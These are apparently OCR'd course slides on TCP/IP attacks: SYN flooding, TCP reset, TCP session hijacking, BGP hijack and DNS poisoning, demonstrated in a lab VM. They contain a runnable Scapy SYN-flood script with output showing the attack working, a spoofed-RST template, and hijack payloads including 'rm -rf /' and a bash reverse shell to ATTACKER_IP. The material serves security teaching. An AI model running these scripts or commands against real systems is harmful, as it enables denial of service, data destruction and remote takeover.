
The TCP server will hold those requests in the queue while it waits

If the buffer is full… The TCP server won't be able to accept new connections!

SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



(b) SYN Flooding Attack

```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

(The size of this buffer is also set by the operating system)

If a new SYN comes in (from a legitimate user), they will be **denied**

```python
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

IP address of the victim server

Set the SYN flag

1

1 Repeatedly send a TCP packet to 10.9.0.7,
with a random source IP address

```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             84.214.105.184:34308    SYN_RECV
tcp        0      0 10.9.0.5:23             178.105.10.39:29935     SYN_RECV
tcp        0      0 10.9.0.5:23             255.8.229.236:41503     SYN_RECV
tcp        0      0 10.9.0.5:23             56.252.62.113:55730     SYN_RECV
tcp        0      0 10.9.0.5:23             69.66.205.21:18690      SYN_RECV
tcp        0      0 10.9.0.5:23             122.154.143.88:41910    SYN_RECV
tcp        0      0 10.9.0.5:23             131.98.218.150:62638    SYN_RECV
tcp        0      0 10.9.0.5:23             14.44.182.254:33765     SYN_RECV
tcp        0      0 10.9.0.5:23             98.170.141.0:49524      SYN_RECV
tcp        0      0 10.9.0.5:23             137.191.232.56:51616    SYN_RECV
tcp        0      0 10.9.0.5:23             70.12.28.153:61150      SYN_RECV
```

Attacker

```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full!

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Denied

We've filled this server with spoofed SYN requests


synflood.py

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True: 1
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

TCP Reset

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet




Packet

TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

To detect an already-existing TCP connection, we will use wireshark!



(@@@ are placeholders)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```


A server reads data in some order (typically by sequence number)

SEQ # = 4440

If the server gets a SEQ# of something below 4440, it will ignore it

In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!



You Tube
An error occurred, please try again later. Learn More
0:00 / 7:37

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server (a telnet connection) to execute commands of our choice

Possible commands we might want to execute:

- cat secret_password.txt
- rm –rf /
-
```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```



*We need to make sure the spoofed packet as a SEQ # and an ACK # that the TCP server is expecting


<u>Spoofed Packet</u>
Src: 10.9.0.6
Dst: 10.9.0.5
Command: rm-rf /

BGP Hijack

BGP is the routing protocol used to connect autonomous systems

Routers send BGP messages to advertise which network prefixes they have access to

If we can trick a BGP router into accepting our bogus routing advertisements, we can **redirect traffic**




(Do something malicious)


DNS Poisoning

Attack is going to inject false DNS entries for legitimate services (montana.edu) and link a malicious IP address for a fake website

If a DNS server is waiting for a DNS query response, we could (very quickly) send a spoofed DNS resolution packet that looks like its coming from a legitimate source

How normal DNS works





DNS Spoofing